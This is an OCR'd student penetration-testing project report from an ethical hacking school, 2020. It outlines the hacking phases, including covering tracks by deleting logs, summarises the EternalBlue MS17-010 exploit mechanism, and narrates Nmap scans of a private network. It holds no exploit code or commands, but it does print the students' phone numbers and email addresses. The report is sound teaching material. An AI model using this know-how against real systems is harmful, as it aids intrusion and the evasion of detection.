
ISOEH
Indian School Of Ethical Hacking
www.isoeh.com

INDIAN SCHOOL OF ETHICAL HACKING

A PROJECT REPORT ON

Network Penetration and System Hacking



Date : 23 JUL 2020
Version : 1.0

ISOEH

TABLE OF CONTENT

CONFIDENTIALITY STATEMENT

It is hereby declare that the project work being presented in the project proposal entitled “Network Penetration & System Hacking” in partial fulfillment of the requirements for the award of the degree of BACHELOR OF COMPUTER APPLICATION, is an authentic work carried out under the guidance of MR. ANUBHAV KHETTRY. The matter embodied in this project work has not been submitted elsewhere for the award of any degree of our knowledge and belief.

Date : 23 JUL - 2020

Name of the students

IZAZ ALI

VIKASH KUMAR RAY

ACKNOWLWDGEMEN

Success of any project depends largely on the encouragement and guidelines of many others. I take this sincere opportunity to express my gratitude to the people who have been instrumental in the successful completion of this project work.

I would like to show my greatest appreciation to Mr. Anubhav Khettry, Subject Matter Expert & Information Security Analyst at ISOEH, Kolkata. I always feel motivated and encouraged every time by his valuable advice and constant inspiration; without his encouragement and guidance this project would not have materialized.

Words are inadequate in offering my thanks to the other trainees, project assistants and other members at ISOEH, Kolkata for their encouragement and cooperation in carrying out this project work. The guidance and support received from all the members and who are contributing to this project, was vital for the success of this
project.

DISCLAIMER

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. ISOEH prioritized the assessment to identify the weakest security controls an attacker would exploit.

CONTACT INFORMATION


Name	Title	Contact info
Izaz Ali	Brainware University	+91-6295709846 izazo4406@gmail.com
Vikash Kumar Ray	Brainware University	+91-9163810041 9163vikashray@gmail.com

Assessment Overview

From JUN 24th, 2020 to JUL 23th, 2020, we evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the ISOEH Technical Guide to Information Security Testing assessment and open source exploiting frameworks and tools.

Process and Methodology

There are mainly ***5 phases*** of hacking. Not necessarily a hacker has to follow these 5 steps in a sequential manner. It's a step wise process and when followed for a better result.



Reconnaissance:

Reconnaissance is a preliminary activity in which attacker attempt to gather information about a target to launch a attack. It involve scanning the network from inside or outside. In this preparatory phase a attacker wants to collect more information about the subject. We basically collect Network, Host, System and other useful information.

Reconnaissance is two types

1. **Active Recon :** Directly interact with the target for gathering information like scanning network by NMAP.
2. **Passive Recon :** We follow the footprints of the target in various field like social media, public website etc.

Scanning:

Scanning is the activity that precedes the actual attack and involve acquiring more detailed based on the data obtained during the reconnaissance. In that phase we use tools for scanning vulnerability, port, OS and others. Obtaining this information is sometimes known as ***enumeration***. Some of the well known tools that we are using are

1. **NMAP** and **NESSUS** : for network scanning, port scanning, vulnerable service.
2. **Maltego** and **Acunetix** : for website scanning.

Gaining Access:

In this phase actual attack is implemented with the collected information of phase 1 and 2. A attacker can choose types of attack method to exploitation.But the method is depend upon the info collected in phase 1 and 2, like DDoS attack, buffer overflow and application based attack. An attacker can also insert a Trojan horses, rootkit etc.

Gaining Access can be different types

- **Operation system level.**
- **Application level.**
- **Network level.**
- **Denial of service.**

Maintaining Access:

After gaining access to the network or the computer an attacker wants to maintain the access to do the desiring task like downloading password file that can be used for further logins, or installing software(Trojan horses, Rootkit etc.) or running some script, stealing precious data, monitoring keystrokes.

Covering tracks:

After successfully hack no thief wants to get caught. An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces that leading to him**.** Rootkit is effective in covering these tracks. They also deleting or modifying log files, uninstalig all applications, delete created files etc.

Assessment Component

An external penetration test emulates the role of an attacker attempting to gain access to an internal network or system without internal resources or inside knowledge so we use some well known opensource tools to that. They are following


1. Kali Linux = pentesting distribution.
2. NMAP = network scanning and system information.
3. METASPLOIT = exploiting the target system.
4. NESSUS = industrial standard network scanner

Vulnerability Summery


Vulnerability : Eternablue SMB Remote Windows Kernel Poll Corruption.
CVE Code : MS17-010
Created : 05-30-2018
Description : This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

WORK THROUGH AND SCREENSHOTS


NMAP PERFORM ON THE IP 192.168.0.168/16




FOLLOWING DEVICE FOUND ON NMAP SCAN: (XIOMI,MATOROLA)




A MICROSOFT DEVICE ALSO FOUND IN THE IP 192.168.0.136




TO KNOWING MORE ABOUT THE DEVICE OS SCAN PERFORMED ON THAT IP 192.168.0.136




WINDOW 7 OPERATING SYSTEM RUNNING ON IP 192.168.0.136 SO I HAVE DECIDED TO PERFORM NESSUS SCAN FOR FINDING SOME VULNERABILITY, IT CAN ALSO BE DONE BY NMAP.



